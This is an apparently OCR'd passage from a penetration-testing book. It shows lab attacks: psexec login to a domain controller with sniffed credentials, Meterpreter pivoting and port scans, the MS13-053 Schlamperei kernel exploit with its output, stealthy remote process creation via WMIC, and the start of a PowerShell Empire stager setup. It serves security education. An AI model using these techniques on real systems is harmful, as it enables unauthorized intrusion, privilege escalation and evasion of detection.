
In this scenario, I've just managed to sniff a password off the wire. It's being used on a local administrative appliance by a user who I know is a server administrator, so on a hunch, I attempt to authenticate to the domain controller. It's unfortunate how often this works in the real world, but it's a valuable training opportunity. Anyway, in Armitage I identify the domain controller, right-click on the icon and select **Login**, then select **psexec**:



User Yokwe
Pass
Domain YOKNET
Check all credentials
Use reverse connection

```
[*] Nmap: Host is up
[*] Nmap: All 100 sc
[*] Nmap: MAC Addres
[*] Nmap: Too many f                                          s
[*] Nmap: Network Di
[*] Nmap: Nmap scan
[*] Nmap: Host is up
[*] Nmap: All 100 scanned ports on 192.168.63.154 are closed
[*] Nmap: Too many fingerprints match this host to give specific OS details
[*] Nmap: Network Distance: 0 hops
[*] Nmap: OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
[*] Nmap: Nmap done: 256 IP addresses (8 hosts up) scanned in 54.36 seconds
msf >
```

The password works and the scary lightning bolts entomb the poor server. As I watch, I notice **NT AUTHORITY\SYSTEM** appear under the host. I authenticated as an administrator and Armitage was nice enough to escalate up to a `SYSTEM` for me:




```
msf exploit(windows/smb/psexec) > exploit -j
[*] Exploit running as background job 1.
[*] Started bind handler
[*] 192.168.63.148:445 - Connecting to the server...
[*] 192.168.63.148:445 - Authenticating to 192.168.63.148:445|YOKNET as user
'Administrator'...
[*] 192.168.63.148:445 - Selecting PowerShell target
[*] 192.168.63.148:445 - Executing the payload...
[+] 192.168.63.148:445 - Service start timed out, OK if running a command or
non-service executable...
[*] Sending stage (179779 bytes) to 192.168.63.148
[*] Meterpreter session 1 opened (192.168.63.154:42337 -> 192.168.63.148:18842) at
2018-07-16 01:09:34 -0400
msf exploit(windows/smb/psexec) >
```

Armitage pivoting


We covered pivoting at the MSF console and it was easy enough. Armitage makes the process laughably simple. Remember that Armitage really shines as a red-teaming tool, so setting up fast pivots lets even a humble team spread into the network like a plague.

I right-click on the target and select my meterpreter session, followed by **Interact**, then **Command shell**. Now, I can interact with CMD as `SYSTEM`. A quick `ipconfig` reveals the presence of another interface attached to a `10.108.108.0/24` subnet:



```
   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::916d:fbca:b642:3cf3%18
   IPv4 Address. . . . . . . . . . . : 10.108.108.254
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.108.108.1

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::1d53:38cb:71a2:e1fa%11
   IPv4 Address. . . . . . . . . . . : 192.168.63.148
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.63.2
C:\Windows\system32>
```


I see you getting out your paper and pencil to write down the subnet mask and gateway. Now, envision me reaching out of the book in slow motion to slap it out of your hand. Armitage has you covered and hates it when you work too hard. Let's right-click on the target and find our meterpreter session again; this time, select **Pivoting** followed by **Setup**. As you can see, Armitage already knows about the visible subnets. All we need to do is click **Add Pivot** after selecting the subnet we need to branch into:



host	mask
10.108.108.0	255.255.255.0
192.168.63.0	255.255.255.0

You'll end up back at the main display. The difference is that now, when a particular scanner ask you for a network range, you can punch in your new one. Armitage has the pivot configured and knows how to route the probes accordingly.

Keeping with the tradition of cool Hollywood-hacker-movie visuals, the pivot is visualized with green arrows pointing at all the hosts that have been learned through the pivot point, from which the arrows originate:



```
5985, 5986, 6000, 6001, 6002, 6003, 6004, 6005, 6006, 6007, 47001, 523, 3500, 6379, 8834
msf auxiliary(scanner/portscan/tcp) > run -j
[*] Auxiliary module running as background job 3.
[+] 10.108.108.15:        - 10.108.108.15:139 - TCP OPEN
[+] 10.108.108.15:        - 10.108.108.15:135 - TCP OPEN
[+] 10.108.108.21:        - 10.108.108.21:135 - TCP OPEN
[+] 10.108.108.21:        - 10.108.108.21:139 - TCP OPEN
[+] 10.108.108.20:        - 10.108.108.20:135 - TCP OPEN
[+] 10.108.108.20:        - 10.108.108.20:139 - TCP OPEN
[+] 10.108.108.20:        - 10.108.108.20:445 - TCP OPEN
[+] 10.108.108.15:        - 10.108.108.15:445 - TCP OPEN
[+] 10.108.108.21:        - 10.108.108.21:445 - TCP OPEN

msf auxiliary(scanner/portscan/tcp) >
```

One of the important basic facts of the post phase is that it's iterative. You've just put your foot forward, so now you can direct modules to the systems hidden behind your pivot point. Armitage knows what it's doing and configures Metasploit behind the scenes, so everything is routed the way it needs to be. Point and click hacking!

When the easy way fails—local exploits

Every lab demonstration is going to have certain assumptions built into it. One of the assumptions so far is that Armitage/Metasploit was able to achieve `SYSTEM` via `getsystem`. As we learned in our crash course on named pipes, there are defenses against this sort of thing, and we're often blind when we execute `getsystem`. It's always thought of as a mere attempt with no guarantee of results.

Let's take a look at an example. In this lab computer, we compromised a lowly user account with snatched credentials. After verifying that I'm running as a low-privilege account (called **User**) with `getuid`, I background the session and execute `search exploits local`. This query will search through all exploits with `local` as a keyword. Before we fire off our chosen local escalation exploit, let's take a stroll back through Kernel Land, where the local escalation vulnerability is quite the pest.

Kernel pool overflow and the danger of data types

There's a function in the Windows kernel responsible for getting messages from a sending thread forwarded over to the receiving thread for interthread communication; `xxxInterSendMsgEx`. Certain message types need a buffer returned, and hence, allocated space needs to be defined; a call to the `Win32AllocPoolWithQuota` function is made after determining the needed buffer size. How this is determined is important. There are two considerations: the message type and the arguments that were passed to the system call requiring the message to be sent. If the expected returned data is a string, then we have the question of how the characters are encoded; good ol'-fashioned ASCII or WCHAR. Whereas ASCII is a specific character encoding with a standardized size of 8 bits per character, WCHAR means *wide character* and more broadly refers to character sets that use more space than 8 bits. Back at the end of the 1980s, the **Universal Coded Character Set** (**UCS**) appeared, standardized as ISO/IEC 10646; designed to support multiple languages, it could use 16 or even 32 bits per character. The UCS character repertoire is synchronized with the popular Unicode standard, and today's popular Unicode encoding formats include UTF-8, UTF-16, and UTF-32, with only UTF-8 having the same space requirement per character as ASCII. Thus, allocating space for the ASCII-encoded message `Hello, World!` will require 13 bytes of memory; but in a 32-bit WCHAR format, I'll need 52 bytes for the same message.

Back to the inter-thread communication in the kernel, the `CopyOutputString` function goes about its business of filling up the kernel buffer while converting characters as needed using two criteria: the data type of the receiving window and the requested data type of the last argument passed to the message call. This gives us a total of four combinations handled in four different ways:


Receiving window data type	**Message call last argument data type**	**Action for filling buffer**
ASCII	ASCII	Copy data with `strncpycch`
WCHAR	WCHAR	Copy data with `wcsncpycch`
ASCII	WCHAR	Convert data to wide with `MBToWCSEx`
WCHAR	ASCII	Convert data from wide with `WCSToMBEx`

The key here is that these different actions will result in different data lengths, but the buffer has already been allocated by `xxxInterSendMsgEx` via `Win32AllocPoolWithQuota`. I think you see where this is going, so let's fast forward to our Metasploit module, which is ready to create a scenario whereby the pool will overflow, allowing us to execute code with kernel power.

Let's get lazy – Schlamperei privilege escalation on Windows 7

This particular kernel flaw was addressed by Microsoft with the bulletin MS13-053 and its associated patches. The Metasploit module that locally exploits MS13-053 is called **Schlamperei**. It's borrowed from German and means laziness, sloppiness, and inefficiency. Think that's unfair? Set it up in Metasploit with `use exploit/windows/local/ms13_053_schlamperei` and then `show options`. Prepare yourself for a long list of options!

I'm just kidding—there's only one option, for defining the meterpreter session where this will be attempted:



```
Module options (exploit/windows/local/ms13_053_schlamperei):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 SP0/SP1


msf exploit(windows/local/ms13_053_schlamperei) > set SESSION 2
SESSION => 2
msf exploit(windows/local/ms13_053_schlamperei) > exploit

[*] Started reverse TCP handler on 192.168.63.154:4444
[*] Launching notepad to host the exploit...
[+] Process 2952 launched.
[*] Reflectively injecting the exploit DLL into 2952...
[*] Injecting exploit into 2952...
[*] Found winlogon.exe with PID 492
[*] Sending stage (179779 bytes) to 192.168.63.146
[+] Everything seems to have worked, cross your fingers and wait for a SYSTEM shell
[*] Meterpreter session 3 opened (192.168.63.154:4444 -> 192.168.63.146:49162) at 2018-07-16 12:44:31 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

This is just one quick and dirty example, so I encourage you to review all of the local exploits at your disposal. Get familiar with them and their respective vulnerabilities and target types.

Escalation with WMIC and PS Empire

Let's get the basic definitions out of the way. WMIC is the name of a tool and it stands for Windows Management Instrumentation Command. The command part refers to a command line interface; presumably, WMICLI was deemed too long. The tool allows us to perform WMI operations. WMI is the Windows infrastructure for operations and management data. In addition to providing management data to other parts of Windows and other products altogether, it's possible to automate administrative tasks both locally and remotely with WMI scripts and applications. Often, administrators access this interface through PowerShell. Like all the other topics in this book, a proper treatment of all the power available to you via WMIC is out of scope for this discussion. There are great resources online and in bookstores for the curious reader.

For now, we're interested in this remote administration stuff I just mentioned. There are a couple important facts for us to consider as a pen tester:


- WMIC commands fired off at the command line leave no traces of software or code lying around. While WMI activity can be logged, many organizations fail to turn it on or review the logs. WMI is another Windows feature that tends to fly under the radar.
- In almost any Windows environment, WMI and PowerShell can't be blocked.

Bringing this together is this realization; we can use WMIC to remotely administer a Windows host while leveraging the target's PowerShell functionality.

Quietly spawning processes with WMIC


For this exercise, I'm recruiting a Windows 7 attack PC for firing off WMI commands against a Windows Server 2008 target. You now have two attackers: Kali and Windows.

Let's poke around with WMIC for a minute to get an idea of what it looks like. Open up the command prompt CMD and execute `wmic`. This will put you in an interactive session. Now, execute `useraccount list /format:list`:




```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator>wmic
wmic:root\cli>useraccount list /format:list


AccountType=512
Description=Built-in account for administering the computer/domain
Disabled=FALSE
Domain=YOKNET
FullName=
InstallDate=
LocalAccount=FALSE
Lockout=FALSE
Name=Administrator
PasswordChangeable=TRUE
PasswordExpires=TRUE
PasswordRequired=TRUE
SID=S-1-5-21-3048942459-2584001754-2623135680-500
SIDType=1
Status=OK


AccountType=512
Description=Built-in account for guest access to the computer/domain
Disabled=TRUE
Domain=YOKNET
FullName=
InstallDate=
LocalAccount=FALSE
Lockout=FALSE
Name=Guest
PasswordChangeable=FALSE
PasswordExpires=FALSE
PasswordRequired=FALSE
SID=S-1-5-21-3048942459-2584001754-2623135680-501
SIDType=1
Status=Degraded
```

WMIC returns local user accounts in a handy format. Not terribly exciting. Where the fun lies is in remote administration. Now, try this command: `node:[IP address] /user:[DOMAIN]\[User] computersystem list brief /format:list`. You'll be prompted for the user's password:



```
wmic:root\cli>/node:192.168.63.148 /user:YOKNET\Administrator computersystem list brief /format:list
Enter the password :****************


Domain=yoknet.com
Manufacturer=VMware, Inc.
Model=VMware Virtual Platform
Name=YOKNET-MATTAWAN
PrimaryOwnerName=Windows User
TotalPhysicalMemory=8589332480
```

Well now, this is a little more interesting. The fun isn't over yet, though. Try this command, while still retaining the `node:[IP address] /user:[DOMAIN]\[User]` header: `path win32_process call create "calc.exe"`. Don't forget to pass `Y` when prompted:



```
wmic:root\cli>/node:192.168.63.148 /user:YOKNET\Administrator path win32_process call create "calc.exe"
Enter the password :****************

Execute (win32_process)->create() (Y/N)?Y
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 2488;
        ReturnValue = 0;
};
```

Check that out; `Method execution successful.` `Out Parameters` tells us what the host kicked back to us; we see a PID and a `ReturnValue` of `0` (meaning no errors). Now head on over to your target system and look for the friendly calculator on the screen. Wait, where is it? Perhaps the command failed after all.

Let's look in Task Manager:



Windows Task Manager
File Options View Help
Applications Processes Services Performance Networking Users
Show processes from all users
End Process


Image	User Name	CPU	Memory (	Description
calc.exe	Administrator	00	4,656 K	Windows Calculator
csrss.exe	SYSTEM	00	1,964 K	Client Server Runti...
csrss.exe	SYSTEM	00	7,384 K	Client Server Runti...
dfsrs.exe	SYSTEM	00	8,856 K	Distributed File Sys...
dfssvc.exe	SYSTEM	00	2,792 K	Windows NT Distrib...
dllhost.exe	SYSTEM	00	3,772 K	COM Surrogate
dns.exe	SYSTEM	00	157,524 K	Domain Name Syst...
dwm.exe	Administrator	00	1,560 K	Desktop Window M...
explorer.exe	Administrator	00	26,632 K	Windows Explorer
ismserv.exe	SYSTEM	00	2,632 K	Windows NT Intersi...
lsass.exe	SYSTEM	00	21,020 K	Local Security Auth...
lsm.exe	SYSTEM	00	1,700 K	Local Session Mana...
ManagementA...	SYSTEM	00	3,236 K	ManagementAgent...
Microsoft.Acti...	SYSTEM	00	17,988 K	Microsoft.ActiveDir...
msdtc.exe	NETWORK SER...	00	3,092 K	Microsoft Distribute...
services.exe	SYSTEM	00	4,892 K	Services and Contr...

Processes: 42 CPU Usage: 0% Physical Memory: 12%

It did execute `calc.exe`. Confirm the PID as well—it's the instance kicked off by our command. If you've ever written scripts or other programs that launch a process, even when you try to hide it, seeing a command window flicker on the screen for a split second is a familiar experience and we usually hope the user won't see it. Quietly kicking off PowerShell? Priceless.


Create a PowerShell Empire agent with remote WMIC

Let's fire up Empire with `./empire` (inside its directory) and configure a listener. At the main prompt, type `listeners` followed by `uselistener http`. Name it whatever you like, though I called it WMIC to distinguish this attack:



```
(Empire) > listeners

[*] Active listeners:

  Name              Module          Host                                 Delay/Jitter   KillDate
  ----              ------          ----                                 ------------   --------
  WMIC              http            http://192.168.63.150:80             5/0.0
```

Back at the main menu, you can execute `listeners` again to confirm that it's up and running. Now, we need a stager. Keep in mind that stagers are PowerShell commands wrapped up in something designed to get them executed. For example, you could generate a BAT file that you then have to get onto the target machine to have it executed. Here, we're using WMI to create a process remotely—we just need the raw command. Therefore, the specific stager you choose is less important because we're just nabbing the command out of it. In my case, I picked the BAT file option by executing usestager `windows/launcher_bat`. The only option that matters right now is configuring the listener with which to associate the resulting agent—remember the name you set from earlier. If you did WMIC like me, then the command is `set Listener WMIC` (don't forget that it's case-sensitive). Fire off `execute` and your BAT file is dropped into the `tmp` folder. Open it up with your favorite editor and extract the PowerShell command on its own:




```
(Empire: stager/windows/launcher_bat) > set Listener WMIC
(Empire: stager/windows/launcher_bat) > execute

